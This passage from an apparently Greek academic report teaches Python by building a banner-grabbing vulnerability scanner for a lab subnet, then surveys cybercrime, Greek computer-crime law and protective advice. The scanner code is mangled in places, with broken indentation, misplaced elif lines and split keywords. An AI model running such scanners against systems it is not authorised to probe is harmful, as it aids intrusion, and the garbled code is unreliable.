                print '[+] FreeFloat FTP Server is vulnerable.'
                elif '3Com 3CDaemon FTP Server Version 2.0' in banner:
                print '[+] 3CDaemon FTP Server is vulnerable.'
                elif 'Ability Server 2.34' in banner:
                print '[+] Ability FTP Server is vulnerable.'
                elif 'Sami FTP Server 2.0.2' in banner:
                print '[+] Sami FTP Server is vulnerable.'
        else:
                print '[-] FTP Server is not vulnerable.'
                return
def main():
ip1 = '192.168.95.148'
ip2 = '192.168.95.149'
ip3 = '192.168.95.150'
```

```
port = 21
banner1 = retBanner(ip1, port)
        if banner1:
                print '[+] ' + ip1 + ': ' + banner1.strip('\n')
                checkVulns(banner1)
                banner2 = retBanner(ip2, port)
                if banner2:
                        print '[+] ' + ip2 + ': ' + banner2.strip('\n')
                        checkVulns(banner2)
                        banner3 = retBanner(ip3, port)
I                       f banner3:
                                print '[+] ' + ip3 + ': ' + banner3.strip('\n')
                                checkVulns(banner3)
if __name__ == '__main__':
main()
```

1.2.9 Επανάληψη

Πολλές φορές ο προγραμματιστής θέλοντας να εξετάσει ένα πλήθος διαφορετικών IP διευθύνσεων,αναγκάζεται να γράψει τον ίδιο κώδικα όσο είναι το πλήθος των διευθύνσεων.Σε αυτο το σημείο θα παρουσιαστεί ένας τρόπος ώστε να αποφευχθεί αυτό,χρησιμοποιώντας μια for_loop συνθήκη που επαναλαμβάνεται μέσα από τα πολλαπλά στοιχεία.Για παράδειγμα,αν θέλουμε να επαναλάβουμε μέσω ολόκληρου του υποδικτύου των IP διευθύνσεων για την **192.168.95.1** μέσω της **192.168.95.254,** χρησιμοποιώντας μια for_loop με εύρος από το **1** εως το **255** μας δίνεται η δυνατότητα να τυπώσουμε ολόκληρο το υποδίκτυο.

```
>>> for x in range(1,255):
... print "192.168.95."+str(x)
...
192.168.95.1
192.168.95.2
192.168.95.3
192.168.95.4
192.168.95.5
192.168.95.6
... <SNIPPED> ...
192.168.95.253
192.168.95.254
```

Παρόμοια,μπορούμε αν θέλουμε να εκτελέσουμε επανάληψη μέσω μιας γνωστής λίστας από πύλες για να ελέγξουμε για ευπάθειες σε επιθέσεις.Αντί της επανάληψης μέσω ενός εύρους αριθμών,

μπορούμε να εκτελέσουμε επανάληψη μέσω μιας ολόκληρης λίστας στοιχείων σύμφωνα με το ακόλουθο παράδειγμα

```
>>> portList = [21,22,25,80,110]
>>> for port in portList:
... print port
...
21
22
25
80
110
Nesting our two for-loops, we can now print out each IP address and the ports
for each address.
>>> for x in range(1,255):
... for port in portList:
... print "[+] Checking 192.168.95."\
+str(x)+": "+str(port)
...
[+] Checking 192.168.95.1:21
[+] Checking 192.168.95.1:22
[+] Checking 192.168.95.1:25
[+] Checking 192.168.95.1:80
[+] Checking 192.168.95.1:110
[+] Checking 192.168.95.2:21
[+] Checking 192.168.95.2:22
[+] Checking 192.168.95.2:25
[+] Checking 192.168.95.2:80
[+] Checking 192.168.95.2:110
<... SNIPPED ...>
```

Με την δυνατότητα της επανάληψης μέσω IP διευθύνσεων και πυλών,μπορούμε να ανανεώσουμε τον κώδικα μας ως προς τον έλεγχο για ευαισθησίες σε τυχόν επιθέσεις.Πλέον το στιγμιότυπο μας θα ελέγχει και τις **254** IP διευθύνσεις πάνω στο 192.168.95.0/24 υποδίκτυο με τις πύλες να προσφέρουν SSH,smtp,imap και https υπηρεσίες

```
import socket
def retBanner(ip, port):
        try:
```

```
                socket.setdefaulttimeout(2)
                s = socket.socket()
                s.connect((ip, port))
                banner = s.recv(1024)
                return banner
        except:
                return
def checkVulns(banner):
        if 'FreeFloat Ftp Server (Version 1.00)' in banner:
                print '[+] FreeFloat FTP Server is vulnerable.'
                elif '3Com 3CDaemon FTP Server Version 2.0' in banner:
                print '[+] 3CDaemon FTP Server is vulnerable.'
                elif 'Ability Server 2.34' in banner:
                print '[+] Ability FTP Server is vulnerable.'
                elif 'Sami FTP Server 2.0.2' in banner:
                print '[+] Sami FTP Server is vulnerable.'
        else:
                print '[-] FTP Server is not vulnerable.'
                return
def main():
portList = [21,22,25,80,110,443]
        for x in range(1, 255):
                ip = '192.168.95.' + str(x)
                for port in portList:
                        banner = retBanner(ip, port)
                        if banner:
                                print '[+] ' + ip + ': ' + banner
                                checkVulns(banner)
if __name__ == '__main__':
main()
```

1.2.10 Αρχεία I/O

Καθώς το στιγμιότυπο μας έχει μια IF δήλωση η οποία ελέγχει τις επικεφαλίδες,θα ήταν ωραίο να προστεθεί περιστασιακά μια καινούρια λίστα επικεφαλίδων.Για αυτόν τον σκοπό,ας θεωρήσουμε ότι έχουμε ένα αρχείο με το όνομα vuln_banners.txt.Καθε γραμμή μέσα στο αρχείο απαριθμεί μια συγκεκριμένη έκδοση υπηρεσιών σε σχέση με μια προηγούμενη ευπάθεια.Αντί της κατασκευής μιας τεράστιας IF δήλωσης,ας διαβάσουμε μέσα από αυτό το αρχείο και ας το χρησιμοποιήσουμε για να πάρουμε αποφάσεις αν η επικεφαλίδα είναι ευπαθής.

```
programmer$ cat vuln_banners.txt

3Com 3CDaemon FTP Server Version 2.0
Ability Server 2.34
CCProxy Telnet Service Ready
ESMTP TABS Mail Server for Windows NT
FreeFloat Ftp Server (Version 1.00)
IMAP4rev1 MDaemon 9.6.4 ready
MailEnable Service, Version: 0-1.54
NetDecision-HTTP-Server 1.0
PSO Proxy 0.9
SAMBAR
Sami FTP Server 2.0.2
Spipe 1.0
TelSrv 1.5
WDaemon 6.8.5
WinGate 6.1.1
Xitami
YahooPOPs! Simple Mail Transfer Service Ready
```

Θα τοποθετήσουμε τον ανανεωμένο κώδικα μας στην συνάρτηση checkVulns.Σε αυτό το σημείο,θα ανοίξουμε το αρχείο μόνο για ανάγνωση('r').Θα εκτελέσουμε επανάληψη μέσω κάθε γραμμής που βρίσκεται στο αρχείο χρησιμοποιώντας την ρουτίνα .readlines().Για κάθε γραμμή,την συγκρίνουμε σε σχέση με την επικεφαλίδα μας.Να σημειωθεί ότι πρέπει να αφαιρέσουμε την καθυστέρηση που επιστρέφεται μέσω της συνάρτησης .strp('\r').Αν εντοπίσουμε μια αντιστοιχία,το πρόγραμμα τυπώνει την ευπαθή επικεφαλίδα υπηρεσιών

```
def checkVulns(banner):
f = open("vuln_banners.txt",'r')
        for line in f.readlines():
                if line.strip('\n') in banner:
                        print "[+] Server is vulnerable: "+banner.strip('\n')
```

1.2.11 Sys Module

Η συγκεκριμένη ενσωματομένη δομή προσφέρει πρόσβαση σε αντικείμενα τα οποία χρησιμοποιούνται ή διατηρούνται από τον διερμηνέα της Python.Αυτό περιλαμβάνει σημάνσεις,μέγιστα μεγέθη ακεραίων,διαθέσιμα modules,συνδέσεις μονοπατιών,τοπολογία των σταθερών λάθους/εισόδου/εξόδου και τα ορίσματα της γραμμής εντολών που καλούνται από τον διερμηνέα της γλώσσας.Περισσότερες

πληροφορίες ο χρήστης μπορεί να βρει μέσω του link http://docs.python.org/library/sys .Η αλληλεπίδραση με το sys module μπορεί να αποδειχθεί πολύ χρήσιμη στην δημιουργία Python σεναρίων κώδικα.Παραδείγματος χάριν,μπορούμε αν θέλουμε να περάσουμε τα ορίσματα μέσω της γραμμής εντολών κατά την διάρκεια εκτέλεσης του κώδικα,πχ. εξετάζοντας τον ευπαθή σαρωτή του παραδείγματος,αν θέλουμε να περάσουμε το όνομα ενός αρχείου σαν όρισμα γραμμής εντολών: Η λίστα sys.argv παρέχει όλα τα ορίσματα της γραμμής εντολών.Η πρώτη θέση στον πίνακα sys.argv[0] αντιστοιχεί στο όνομα του διερμηνέα του παρόντος Python σεναρίου και όλα τα υπόλοιπα αντικείμενα στον πίνακα αντιστοιχούν στα υπόλοιπα ορίσματα της γραμμής εντολών που ακολουθούν.Κατά συνέπεια,εαν περάσουμε μόνο ένα επιπρόσθετο όρισμα,η sys.argv θα περιέχει 2 αντικείμενα.Ο κώδικας που ακολουθεί επεξηγεί το παραπάνω

```
import sys

if len(sys.argv)==2:
        filename = sys.argv[1]
        print "[+] Reading Vulnerabilities From: "+filename
```

Running our code snippet, we see that the code successfully parses the command line argument and prints it to the screen. Take the time to examine the entire sys module for the wealth of capabilities it provides to the programmer.

```
programmer$ python vuln-scanner.py vuln-banners.txt
[+] Reading Vulnerabilities From: vuln-banners.txt
```

1.2.12 OS Module

Το ενσωματομένο OS module παρέχει ένα πλήθος OS συναρτήσεων για Mac,NT, ή Posix λειτουργικά συστήματα.Αυτό το module επιτρέπει στο πρόγραμμα να αλληλεπιδρά αυτόνομα με OS περιβάλλον,το σύστημα αρχείων και την βάση δεδομένων του χρήστη.Εξετάζοντας,για παράδειγμα,την περίπτωση που ο χρήστης θέλει να περάσει το όνομα ενός αρχείου σαν όρισμα από την γραμμή εντολών,αποδεικνύεται σημαντικό να ελέγξει αν το αρχείο υπάρχει

και αν έχει την άδεια να το διαβάσει και αν η συνθήκη αποτυγχάνει,είναι χρήσιμο να εμφανιστεί κατάλληλο μήνυμα λάθους στον χρήστη.

```
import sys
import os

if len(sys.argv) == 2:
        filename = sys.argv[1]
if not os.path.isfile(filename):
        print '[-] ' + filename + ' does not exist.'
        exit(0)
If not os.access(filename, os.R_OK):
        print '[-] ' + filename + ' access denied.'
        exit(0)
print '[+] Reading Vulnerabilities From: ' + filename
```

Για να ελέγξουμε τον κώδικα μας,προσπαθούμε να διαβάσουμε ένα αρχείο το οποίο δεν υπάρχει,το οποίο οδηγεί τον κώδικα μας να τυπώσει μήνυμα λάθους.Ακολούθως,δημιουργούμε αρχείο με ακριβές όνομα και επιτυχώς το διαβάζουμε.Τέλος,περιορίζουμε την άδεια πρόσβασης και παρατηρούμε αν το στιγμιότυπο μας εκτυπώνει σωστά το μήνυμα άρνησης_πρόσβασης.

```
programmer$ python test.py vuln-banners.txt
[-] vuln-banners.txt does not exist.
programmer$ touch vuln-banners.txt
programmer$ python test.py vuln-banners.txt
[+] Reading Vulnerabilities From: vuln-banners.txt
programmer$ chmod 000 vuln-banners.txt
programmer$ python test.py vuln-banners.txt
[-] vuln-banners.txt access denied.
```

Σε αυτό το σημείο μπορούμε να συγκεντρώσουμε εκ νέου όλα τα διάφορα κομμάτια και τα μέρη του Python σεναρίου μας.Χωρίς να μας ανησυχεί ότι δείχνει ψεύδο_ολοκληρωμένο,λείπει η ικανότητα να χρησιμοποιηθούν τα νήματα της εκτέλεσης ή καλύτερα η επιλογή ανάλυσης της γραμμής εντολών.Θα συνεχίσουμε να 'χτίζουμε' το συγκεκριμένο σενάριο σε επόμενο κεφάλαιο της εργασίας.

```
Import socket
import os
import sys
```

```
def retBanner(ip, port):
        try:
                socket.setdefaulttimeout(2)
                s = socket.socket()
                s.connect((ip, port))
                banner = s.recv(1024)
                return banner
        except:
                return
def checkVulns(banner, filename):
f = open(filename, 'r')
        for line in f.readlines():
                if line.strip('\n') in banner:
                        print '[+] Server is vulnerable: ' +\
                        banner.strip('\n')
def main():
if len(sys.argv) == 2:
        filename = sys.argv[1]
if not os.path.isfile(filename):
        print '[-] ' + filename +\
        ' does not exist.'
        exit(0)
if not os.access(filename, os.R_OK):
        print '[-] ' + filename +\
        ' access denied.'
        exit(0)
else:
        print '[-] Usage: ' + str(sys.argv[0]) +\
        ' <vuln filename>'
        exit(0)
        portList = [21,22,25,80,110,443]
        for x in range(147, 150):
                ip = '192.168.95.' + str(x)
                for port in portList:
                        banner = retBanner(ip, port)
                if banner:
                        print '[+] ' + ip + ': ' + banner
                        checkVulns(banner, filename)
if __name__ == '__main__':
main()
```

Prosecuting Cybercrime

2.1 Το ηλεκτρονικό έγκλημα

Η ραγδαία εξέλιξη της τεχνολογίας,η ανάπτυξη της πληροφορικής και η ευρύτατη χρήση του διαδικτύου έχουν επιφέρει επαναστατικές αλλαγές στο σύνολο των καθημερινών δραστηριοτήτων,στην παραγωγική διαδικασία,στις συναλλαγές,στην εκπαίδευση,στη διασκέδαση,ακόμα και στον τρόπο σκέψεως του σύγχρονου ανθρώπου.Μαζί με αυτές τις αλλαγές,οι οποίες κατά κανόνα βελτιώνουν την ποιότητα της ζωής μας,υπεισέρχονται και οι παράμετροι που ευνοούν την ανάπτυξη νέων μορφών εγκληματικότητας.Οι νέες αυτές μορφές εγκληματικότητας θεσμοθετούνται με τον όρο "Ηλεκτρονικό Έγκλημα".

Η πληροφορική τεχνολογία κατέστησε δυνατή τη διάπραξη ενός ευρέως φάσματος εγκληματικών πράξεων,οι οποίες απαιτούν εξειδίκευση και αυξημένη κατάρτιση.Ως ηλεκτρονικό έγκλημα,λοιπόν,θεωρούνται οι αξιόποινες εγκληματικές πράξεις που τελούνται με τη χρήση ηλεκτρονικών υπολογιστών και συστημάτων επεξεργασίας δεδομένων και τιμωρούνται με συγκεκριμένες ποινές από την ελληνική νομοθεσία.

Ανάλογα με τον τρόπο τέλεσης διαχωρίζονται σε εγκλήματα τελούμενα με τη χρήση ηλεκτρονικών υπολογιστών(computer crime) και σε κύβερνοεγκλήματα(cybercrime),εάν τελέσθηκαν μέσω διαδικτύου.Οι μορφές του ηλεκτρονικού εγκλήματος είναι ποικίλες και με τη συνεχή ανάπτυξη της τεχνολογίας και του διαδικτύου παλλαπλασιάζονται.Για την αντιμετώπιση του κινδύνου αυτού είναι απαραίτητη η διακριτική συνεννόηση και η εκπόνηση μιας αναλυτικής και αποτελεσματικής στρατηγικής.

Ο στόχος αυτός επετεύχθει στο συνέδριο για το ηλεκτρονικό έγκλημα,που έγινε το 2001 στη Βουδαπέστη του οποίου όλα τα συμπεράσματα αποκρυσταλλώνονται στη Συνθήκη που υπεγράφη μετά το πέρας των εργασιών του Συνεδρίου στις 23/11/2001.Στη Συνθήκη της Βουδαπέστης,υπέγραψαν 26 υπουργοί ευρωπαϊκών κρατών,μεταξύ των οποίων και της Ελλάδας,και υπάρχουν επεξηγήσεις και ρυθμήσεις γι'όλα τα ηλεκτρονικά εγκλήματα.

2.2 Μορφές κυβερνοεγκλήματος

Σύμφωνα με τα αποτελέσματα έρευνας που διεξήγαγε η McConnell International σε 52 χώρες,με τίτλο “Cyber Crime...and Punishment?” κατατάσσει τα αδικήματα που διαπράττονται στον κυβερνοχώρο στις παρακάτω δέκα κατηγορίες:

- Παρεμπόδιση (κυβερνο)κυκλοφορίας
- Τροποποίηση και κλοπή δεδομένων
- Εισβολή και σαμποτάζ σε δίκτυο
- Μη εξουσιοδοτημένη πρόσβαση
- Διασπορά ιών
- Υπόθαλψη αδικημάτων
- Πλαστογραφία
- Απάτη

Κύριες μορφές κυβερνοεγκλημάτων που εξιχνιάσθηκαν στην Ελλάδα από το τμήμα ηλεκτρονικού εγλήματος/ΔΑΑ :

- Απάτες μέσω διαδικτύου
- Παιδική πορνογραφία
- Cracking και hacking
- Διακίνηση_πειρατεία λογισμικού
- Πιστωτικές κάρτες
- Διακίνηση ναρκωτικών
- Έγκλημα στα chat rooms

2.3 Νομοθεσία

2.3.1 Η ελληνική νομοθεσία

Ο Ν.1805/88,αφορά τα εγκλήματα που διαπράττονται με ηλεκτρονικούς υπολογιστές(computer crimes) και στο βαθμό που τα προβλεπόμενα εγκλήματα(370Β,370Γ,386Α) διαπράττονται και σε περιβάλλον διαδικτύου,τότε τα άρθρα αυτά εφαρμόζονται και στις συγκεκριμένες περιπτώσεις.Στην ελληνική νομοθεσία,όμως,δεν υπάρχει νόμος που να αναφέρεται αποκλειστικά σε θέματα διαδικτύου και να ρυθμίζει τη συμπεριφορά των χρηστών του διαδικτύου από άποψη ποινικού δικαίου.Ως εκ τούτου,η Ελλάδα συνεργάζεται με τα άλλα κράτη της Ευρωπαϊκής Ένωσης,του συμβουλίου της Ευρώπης,καθώς και άλλων διεθνών οργανισμών,για τη αντιμετώπιση των σχετικών θεμάτων.

Ανεξάρτητα,όμως από το εάν ο ανωτέρω νόμος και οι διεθνείς συνεργασίες επαρκούν ή όχι για την ποινική κάλυψη των θεμάτων που προκύπτουν από την ανάπτυξη της πληροφορικής,το βέβαιο είναι ότι,δεν επαρκούν για την τέλεια αντιμετώπιση των εγκλημάτων που έχουν τελεστεί με τη χρήση του διαδικτύου.Πρόσφατα τέθηκε σε ισχύ το Π.Δ. 47/2005,από την Α.Δ.Α.Ε.(Αρχή Διασφάλισης Απορρήτου των Επικοινωνιών),το οποίο αφορά τις διαδικασίες,τεχνικές και οργανωτικές εγγυήσεις για την άρση του απορρήτου των επικοινωνιών και τη διασφάλιση του.Ενώ,σύντομα αναμένεται να τεθεί σε ισχύ η Συνθήκη της Βουδαπέστης.

<u>Άρθρο 370Β</u>

Όποιος αθέμιτα αντιγράφει,αποτυπώνει,χρησιμοποιεί,αποκαλύπτει σε τρίτον ή οπωσδήποτε παραβιάζει στοιχεία ή προγράμματα υπολογιστών τα οποία συνιστούν κρατικά,επιστημονικά ή επαγγελματικά απόρρητα ή απόρρητα επιχείρησης του δημοσίου ή ιδιωτικού τομέα,τιμωρείται με φυλάκιση τουλάχιστον 3 μηνών.Ως απόρρητα θεωρούνται κι εκείνα που ο νόμιμος κάτοχός τους από δικαιολογημένο ενδιαφέρον τα μεταχειρίζεται ως απόρρητα,ιδίως όταν έχει λάβει μέτρα για να παρεμποδίζονται τρίτοι να λάβουν γνώση τους.

Αν ο δράστης είναι στην υπηρεσία του κατόχου των στοιχείων,καθώς και αν το απόρρητο είναι ιδιαίτερα μεγάλης οικονομικής σημασίας,επιβάλλεται φυλάκιση τουλάχιστον ενός έτους

Αν πρόκειται για στρατιωτικό ή διαπλαστικό απόρρητο ή για απόρρητο που αναφέρεται στην ασφάλεια του κράτους.η κατά την πρώτη παράγραφο πράξη τιμωρείται κατά τα άρθρα 146 και 147.Οι πράξεις που προβλέπονται στην πρώτη και την δεύτερη παράγραφο διώκονται ύστερα από έγκληση.

Άρθρο 370Γ

Όποιος χωρίς δικαίωμα αντιγράφει ή χρησιμοποιεί προγράμματα υπολογιστών,τιμωρείται με φυλάκιση μέχρι έξι μήνες και με χρηματική ποινή διακοσίων ενενήντα(290) ευρώ εώς πέντε χιλιάδων εννιακοσίων(5.900) ευρώ.

Όποιος αποκτά πρόσβαση σε στοιχεία που έχουν εισαχθεί σε υπολογιστή ή σε περιφερειακή μνήμη υπολογιστή ή μεταδίδονται με συστήματα τηλεπικοινωνιών,εφόσον οι πράξεις αυτές έγιναν χωρίς δικαίωμα ιδίως με παραβίαση απαγορεύσεων ή μέτρων ασφαλείας που είχε λάβει ο νόμιμος κάτοχος τους,τιμωρείται με φυλάκιση μέχρι τρεις μήνες ή με χρηματική ποινή τουλάχιστον είκοσι εννέα ευρώ.Αν η πράξη αναφέρεται στις διεθνείς σχέσεις ή την ασφάλεια του κράτους,τιμωρείται κατά το άρθρο 148.

Αν ο δράστης είναι στην υπηρεσία του νόμιμου κατόχου των στοιχείων,η πράξη της προηγούμενης παραγράφου τιμωρείται μόνο αν απαγορεύεται ρητά από εσωτερικό κανονισμό ή από έγγραφη απόφαση του κατόχου ή αρμόδιου υπαλλήλου του.Οι πράξεις της πρώτης και της τρίτης παραγράφου διώκονται ύστερα από έγκληση.

Άρθρο 386Α-Απάτη με υπολογιστή

Όποιος,με σκοπό να προσπορίσει στον εαυτό του ή σε άλλο παράνομο περουσιακό όφελος,βλάπτει ξένη περιουσία,επηρεάζοντας τα στοιχεία υπολογιστή είτε με μη ορθή διαμόρφωση του προγράμματος είτε με επέμβαση κατά την εφαρμογή του είτε με χρησιμοποίηση μη ορθών ή ελλιπών στοιχείων είτε με οποιονδήποτε άλλο τρόπο,

τιμωρείται με τις ποινές του προηγούμενου άρθρου.Περουσιακή βλάβη υφίσταται και αν τα πρόσωπα που την υπέστησαν είναι άδηλα.Για την εκτίμηση του ύψους της ζημιάς είναι αδιάφορο αν παθόντες είναι ένα ή περισσότερα πρόσωπα.

2.3.2 Νομοθεσία εγκλημάτων εξωτερικού

Στην Αγγλία από τον Φεβρουάριο του 2001,οι hackers,αναλόγως με τη σημασία του χτυπήματος θεωρούνται και τρομοκράτες.Στην Αμερική θεωρείται τρομοκρατική οποιαδήποτε πράξη μη εξουσιοδοτημένης πρόσβασης σε Η/Υ,και τιμωρείται με φυλάκιση ως και ισόβια(ανάλογα με τη σημασία της εισβολής),χωρίς δυνατότητα μείωσης της ποινής

2.3.3 Αδυναμίες της νομοθεσίας

Ο προϊστάμενος του τμήματος ηλεκτρονικού εγκλήματος της δ/νσης ασφάλειας Αττικής,αστυνόμος Α' κ.Εμμανουήλ Σφακιανάκης παρατηρεί ότι "*οι νομοθετικές ρυθμίσεις που αφορούν το ηλεκτρονικό έγκλημα παρουσιάζουν εγγενείς αδυναμίες,τόσο στην Ελλάδα όσο και*

στις υπόλοιπες χώρες.Αυτό συμβαίνει διότι το ηλεκτρονικό έγκλημα αποτελεί εγκληματική δραστηριότητα αρκετά εξειδικευμένη και ανεπτυγμένη τεχνολογικά,με αποτέλεσμα να παρουσιάζονται προβλήματα στην οριοθέτηση των πράξεων που θα πρέπει να διώκονται ποινικά.Επιπλέον,οι νομοθέτες είναι αναγκασμένοι να ενημερώνονται διαρκώς για τις εξελίξεις στον τομέα της τεχνολογίας των υπολογιστών,προκειμένου να εξοικειωθούν με τον τρόπο διάπραξης αδικημάτων μέσω αυτών".

Σε ειδική έρευνα που έγινε στη Βρετανία από την επιτροπή πρόβλεψης και πρόληψης εγκλήματος(**Foresight Crime Prevention Panel**) διαπιστώθηκε ότι το έτος 2020 οι κακοποιοί θα γνωρίζουν στην εντέλεια τη λειτουργία των συστημάτων ασφαλείας των τραπεζικών κωδικών και των τεχνικών αναγνώρισης και θα έχουν την τεχνογνωσία να υπερκεράσουν οποιοδήποτε ηλεκτρονικό εμπόδιο.

2.4 Διάρκεια της διαδικτυακής έρευνας

Η έρευνα των ηλεκτρονικών εγκλημάτων είναι αρκετά δύσκολη και ιδιαίτερα χρονοβόρα είναι και η διαδικασία του εντοπισμού των "ηλεκτρονικών ίχνων".Μια έρευνα μπορεί να διαρκέσει από έναν μήνα εώς και δύο χρόνια.Ο λόγος της μεγάλης διάρκειας είναι διότι οι χρήστες του διαδικτύου που ερευνώνται και που έχουν καταγγελθεί στην υπηρεσία δίωξης ότι έχουν διαπράξει μια αξιόποινη πράξη λαμβάνουν διάφορα διαδικτυακά μέτρα προστασίας,έτσι ώστε ο εντοπισμός τους να καθιστάται αρκετά δύσκολος.

Σε κάθε διαδικτυακή έρευνα γίνεται προσπάθεια εντοπισμού του "ηλεκτρονικού ίχνους" του δράστη,το οποίο για κάθε χρήστη του internet είναι μοναδικό,και αποτελεί σημαντικό στοιχείο για την αποδεικτική διαδικασία στο δικαστήριο.Η λεγόμενη ηλεκτρονική απόδειξη(electronic evidence) δεν ταυτίζεται με τα παραδοσιακά αποδεικτικά μέσα.Τα τελευταία,έχουν κατά κανόνα υλική υπόσταση και μπορούν να εντοπιστούν σε συγκεκριμένο τόπο και χρόνο.Αντίθετα,τα ηλεκτρονικά αποδεικτικά μέσα είναι ψηφιακά.

Σύμφωνα με τον κ.Σφακιανάκη *"ο σωστός συνδυασμός των τεχνικών μέσων μαζί με τον ανθρώπινο παράγοντα είναι η χρυσή συνταγή για καλά αποτελέσματα.Εάν υπάρχουν τα τεχνολογικά μέσα*

(Η/Υ μαζί με λογισμικό) χωρίς την κατάλληλη εξειδίκευση του αστυνομικού προσωπικού,τότε τα αποτελέσματα δεν θα είναι τα αναμενόμενα.Στην υπηρεσία μας πιστεύω ότι υπάρχει η σωστή αναλογία σε τεχνικά μέσα και προσωπικό".

2.5 Χαρακτηριστικά γνωρίσματα κυβερνοεγκλήματος

- Το έγκλημα στον κυβερνοχώρο είναι γρήγορο,διαπράττεται σε χρόνο δευτερολέπτων και πολλές φορές δεν το αντιλαμβάνεται ούτε το ίδιο το θύμα
- Είναι εύκολο στην διάπραξη του,φυσικά για όσους το γνωρίζουν,ενώ τα ίχνη που αφήνει είναι ψηφιακά
- Για την τέλεσή του απαιτούνται άριστες και εξειδικευμένες γνώσεις
- Μπορεί να διαπραχθεί χωρίς την μετακίνηση του δράστη,ο οποίος ενεργεί από το γραφείο ή από το σπίτι του ,μέσω του υπολογιστή του.
- Δίνει τη δυνατότητα σε άτομα με ιδιαιτερότητες όπως οι παιδόφιλοι(child pornography)να επικοινωνούν γρήγορα ή και σε πραγματικό χρόνο,χωρίς μετακίνηση,εύκολα,ανέξοδα,να βρίσκονται πολλοί μαζί στις ίδιες ομάδες συζητήσεων(news groups) ή μέσα σε chat rooms.
- Οι "εγκληματίες του κυβερνοχώρου" πολλές φορές δεν εμφανίζονται με την πραγματική τους ταυτότητα και αποστέλουν ηλεκτρονικά μηνύματα(emails) με ψευδή στοιχεία.
- Είναι έγκλημα διασυνοριακό και αποτελέσματά του μπορεί να πραγματοποιούνται ταυτόχρονα σε πολλούς τόπους.
- Είναι πολύ δύσκολο να προσδιοριστεί ο τόπος τελέσεώς του και επίσης είναι αρκετά δύσκολη η διερεύνηση και ο εντοπισμός του δράστη.Υπάρχει ενδεχόμενο ο δράστης να εντοπισθεί σε μια χώρα και τα αποδεικτικά στοιχεία μπορεί να βρίσκονται σε μια διαφορετική και απομακρυσμένη χώρα ή και να βρίσκονται ταυτόχρονα σε πολλές διαφορετικές χώρες.

- Η έρευνα απαιτεί κατά κανόνα συνεργασία δύο τουλάχιστον κρατών(του κράτους στο οποίο έγινε αντιληπτό το αποτέλεσμα της εγκληματικής συμπεριφοράς,και του κράτους όπου βρίσκονταιτα αποδεικτικά στοιχεία).Περιπτώσεις εγκληματικής συμπεριφοράς στα όρια ενός μόνο κράτους είναι σπάνια.
- Η καταγραφή της εγκληματικότητας στον κυβερνοχώρο δεν ανταποκρίνεται στην πραγματικότητα διότι ελάχιστες περιπτώσεις εγκλημάτων του κυβερνοχώρου καταγγέλονται διεθνώς.Κατά συνέπεια,το μέγεθος της εγκληματικότητας στο χώρο του διαδικτύου είναι "ακόμα πιο σκοτεινό",απ'ότι στον "κοινό" εγκληματικό χώρο

2.6 Οι hackers και οι crackers

Τους "εγκληματίες του κυβερνοχώρου" μπορούμε να τους διακρίνουμε σε δύο κατηγορίες ανάλογα με τον τρόπο διείσδυσης και το επιδιωκόμενο αποτέλεσμα:

1. Σε αυτούς που "επιτίθενται" στα computers απλώς από ευχαρίστηση ή περιέργεια,χωρίς όμως να επιδιώκουν κάποιο οικονομικό οφέλος.Στην κατηγορία αυτή ανήκουν,οι δράστες που "εισβάλουν" σε υπολογιστή δια της χρήσεως του διαδικτύου (hackers) για να μάθουν απλώς,κάποια προσωπικά στοιχεία,ή για να εντοπίσουν κάποιο πρόβλημα στην πληροφορική υποδομή εταιριών,τραπεζών κ.α.(τρύπα συστήματος),και στη συνέχεια να κοινοποιήσουν αυτό με σκοπό την αμοιβή τους ή την πρόσληψη τους στην εταιρία.
2. Σε αυτούς που ενεργούν από οικονομικό όφελος(crackers). Στην κατηγορία αυτή ανήκουν αυτοί που δεν "εισβάλουν" απλώς για να μάθουν κάτι,αλλά μόλις μάθουν το στοιχείο που επιθυμούν (π.χ. τον αριθμό της πιστωτικής κάρτας) δίνουν και την κατάλληλη εντολή στην τράπεζα για την μεταφορά ενός ποσού στον λογαριασμό τους.

Ως hacker μπορεί να ορισθεί το άτομο εκείνο το οποίο χωρίς δικαίωμα αποκτά πρόσβαση σε στοιχεία που έχουν εισαχθεί σε υπολογιστή ή σε περιφερειακή μνήμη υπολογιστή ή μεταδίδονται με συστήματα τηλεπικοινωνιών.Ιστορικά,οι πρώτοι hackers εμφανίστηκαν για πρώτη φορά κατά τη δεκαετία του 1970 στις ΗΠΑ,ως δράστες σε τηλεπικοινωνιακά συστήματα.

2.7 Μέτρα προστασίας

Μια ιδιαίτερα συχνή και επικίνδυνη μορφή εγκληματικότητας που εμφανίζεται στο διαδίκτυο είναι η αλλοίωση ή διαγραφή των δεδομένων από ιούς.Οι ιοί(viruses) των υπολογιστών είναι ειδικά προγράμματα που έχουν την ικανότητα να εξαπλώνονται από μόνα τους.Διακρίνονται σε δύο μορφές:στους ιούς των προγραμμάτων και στους ιούς των συστημάτων.Οι δράστες τιμωρούνται σύμφωνα με το άρθρο 381 του Π.Κ. αλλά έχουν και αστικές ευθύνες.

Προληπτικά μέτρα προστασίας πρέπει πάντα να λαμβάνονται από τους χρήστες διαδικτύου,διότι οι κίνδυνοι από ιούς,παράνομες εισβολές και υπερβολικές χρεώσεις σε τηλεφωνικούς λογαριασμούς είναι συχνότατοι.

Κατά προτίμηση,ο χρήστης που εισέρχεται στο διαδίκτυο από dial up σύνδεση θα πρέπει να κλείνει με κωδικό που θα προμηθευτεί από τον ΟΤΕ τις εξερχόμενες διεθνείς κλήσεις,καθόσον υπάρχει ο κίνδυνος του dialer(πρόγραμμα που συνδέει τον Η/Υ του χρήστη σε ISP της αλλοδαπής με αποτέλεσμα την υπερβολική τηλεφωνική

χρέωση του) ή στην περίπτωση χρήσης ασύρματου δικτύου (wireless)ο χρήστης θα πρέπει να αλλάζει συχνά τον κωδικό πρόσβασης στο modem για μεγαλύτερη ασφάλεια.Επίσης,θα πρέπει να εγκαθιστώνται προγράμματα στον υπολογιστή για την προστασία από ιούς και ηλεκτρονικές επιθέσεις.

2.8 Κίνδυνοι και συμβουλές

Οι κίνδυνοι που ελοχεύουν οι επιθέσεις μέσω του διαδικτύου είναι πολλοί και επικίνδυνοι και τις περισσότερες φορές με θύματα παιδιά ως πιο επιρρεπή σε προκλήσεις και περίεργα για την εξερεύνηση του άγνωστου αγνοώντας τον κίνδυνο.Έτσι μπορεί να έρθουν σε επαφή με άγνωστους που μπορεί να τα παρασύρουν και να τους κάνουν κακό.Ακόμα μπορούν να εκτεθούν σε ακατάλληλο προνογραφικό υλικό ή προσβλητικό περιεχόμενο.

